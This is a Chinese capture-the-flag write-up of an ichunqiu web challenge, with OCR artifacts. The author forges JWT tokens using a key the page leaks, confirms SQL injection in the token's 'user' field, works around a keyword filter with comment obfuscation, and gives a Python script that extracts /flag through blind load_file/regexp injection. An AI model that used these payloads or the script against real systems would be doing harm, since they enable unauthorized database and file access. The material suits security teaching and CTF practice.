
Step 2:回到登录页，发现有个注册地方，可成功注册未注册过的账号，如：admin2/admin2

Step 3:登录刚刚自己注册的admin2账号，发现输出不一样，说x明后端肯定判断了当前账号是否为admin，如果不是，就输出hello ……等字样。当前地址为：http://xx.cloudgame2.ichunqiu.com/index.php

Step 4:浏览器F12查看cookie，看到有个token字段，且为JWT格式，说明该系统通过JWT来标识用户，且联想到页面上显示的key值为JWT的token。



Step 5:根据JWT知识，将token内容复制到https://jwt.io/#debugger网站进行base64解码如下，可看到payload字段的user值为admin2：



Step 6:Step 3中提到

http://xxx.cloudgame2.ichunqiu.com/index.php页面对当前用户进行了判断，从而决定页面输出内容，因此猜测user字段存在sql注入漏洞，进行尝试。

https://jwt.io/#debugger 右下角填入secret（即页面上回显的key值），此处user参数肯定为字符型，开始构造攻击语句，左边获取对应JWT。

Step7：（1）构造攻击payload：


{

“user”: “admin’/**and**//1=2#”,


“news”: “key:xRt*YMDqyCCxYxi9a@LgcGpnmM2X8i&6"*

}

获取左边JWT：



burpsuite发包，响应如下：



（2）构造攻击payload：


{

“user”: “admin’//**and**//1=1#”,


“news”: "key:xRtYMDqyCCxYxi9a@LgcGpnmM2X8i&6”

}

获取左边JWT：




burpsuite发包，响应如下：



（3）根据两个不通响应，能够确认此处存在sql注入漏洞

Step8：构造攻击代码：“user”: "aa’-- “和"user”: "'select"获取对应JWT，发送请求包发现回包存在“Get Out Hacker!!!”字样，说明后端有做攻击检测。



Step9：结合之前回包的“

这里是你的信息：???Why there is No Message for you?

”，通过substr+loadfile函数，获取/flag文件中内容，构造python利用脚本如下：

coding:utf-8

```
import jwt
import requests

url = 'http://xxx.changame.ichunqiu.com/'
data = ''
dict = '0123456789abcdeflg-{}'
for i in range(1, 60):
 for j in dict:
  encoded_jwt = jwt.encode({"user":"admin'/**/and/**/load_file('/flag')/**/regexp/**/'^" + data + j + "'#","news
":"key:xRt*YMDqyCCxYxi9a@LgcGpnmM2X8i&6"},'xRt*YMDqyCCxYxi9a@LgcGpnmM2X8i&6',headers={"alg":"HS256","typ":"jwt"}
)
  cookies = {
   'UM_distinctid':'',
   'Hm_lvt_2d0601bd28de7d49818249cf35d95943':'',
   '__jsluid_h':'',
   'token':encoded_jwt
  }
  try:
   res = requests.get(url=url,cookies=cookies,timeout=3)
   if 'xRt*YMDqyCCxYxi9a@LgcGpnmM2X8i&6' in res.content:
    data += j
    print(str(data))
    break
  except Exception as e:
   print(str(e))
```